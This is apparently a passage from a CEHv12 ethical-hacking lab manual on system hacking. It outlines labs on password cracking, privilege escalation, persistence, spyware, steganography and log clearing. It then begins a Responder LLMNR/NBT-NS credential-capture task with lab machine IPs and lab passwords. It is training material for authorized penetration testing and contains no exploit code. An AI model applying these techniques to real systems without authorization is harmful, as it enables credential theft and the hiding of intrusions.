

Module 06: System Hacking Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Objective

The objective of this task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

1. Gain access to the system
 - Perform active online attack to crack the system's password using Responder
 - Audit system passwords using L0phtCrack
 - Find vulnerabilities on exploit sites

- Exploit client-side vulnerabilities and establish a VNC session
 - Gain access to a remote system using Armitage
 - Gain access to a remote system using Ninja Jonin
 - Perform buffer overflow attack to gain access to a remote system
2. Perform privilege escalation to gain higher privileges
- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
 - Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
 - Escalate privileges by exploiting vulnerability in pkexec
 - Escalate privileges in Linux machine by exploiting misconfigured NFS
 - Escalate privileges by bypassing UAC and exploiting Sticky Keys
 - Escalate privileges to gather hashdump using Mimikatz
3. Maintain remote access and hide malicious activities
- User system monitoring and surveillance using Power Spy
 - User system monitoring and surveillance using Spytech SpyAgent
 - Hide files using NTFS streams
 - Hide data using white space steganography
 - Image steganography using OpenStego and StegOnline
 - Maintain persistence by abusing boot or logon autostart execution
 - Maintain domain persistence by exploiting Active Directory Objects
 - Privilege escalation and maintain persistence using WMI
 - Covert channels using Covert_TCP
4. Clear logs to hide the evidence of compromise
- View, enable, and clear audit policies using Auditpol
 - Clear Windows machine logs using various utilities
 - Clear Linux machine logs using the BASH shell
 - Hiding artifacts in windows and Linux machines
 - Clear Windows machine logs using CCleaner

Lab 1: Gain Access to the System

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack
- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

Overview of Gaining Access



The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.


Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.


Note: In this task, we will use the **Ubuntu (10.10.1.9)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.




2. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.





- Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine and click **Ctrl+Alt+Del** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.


Note: If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.



- Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

Note: If a **System program problem detected** pop-up appears click **Cancel**.


Note: If a **Software Updater** pop-up appears click **Cancel**.



5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.

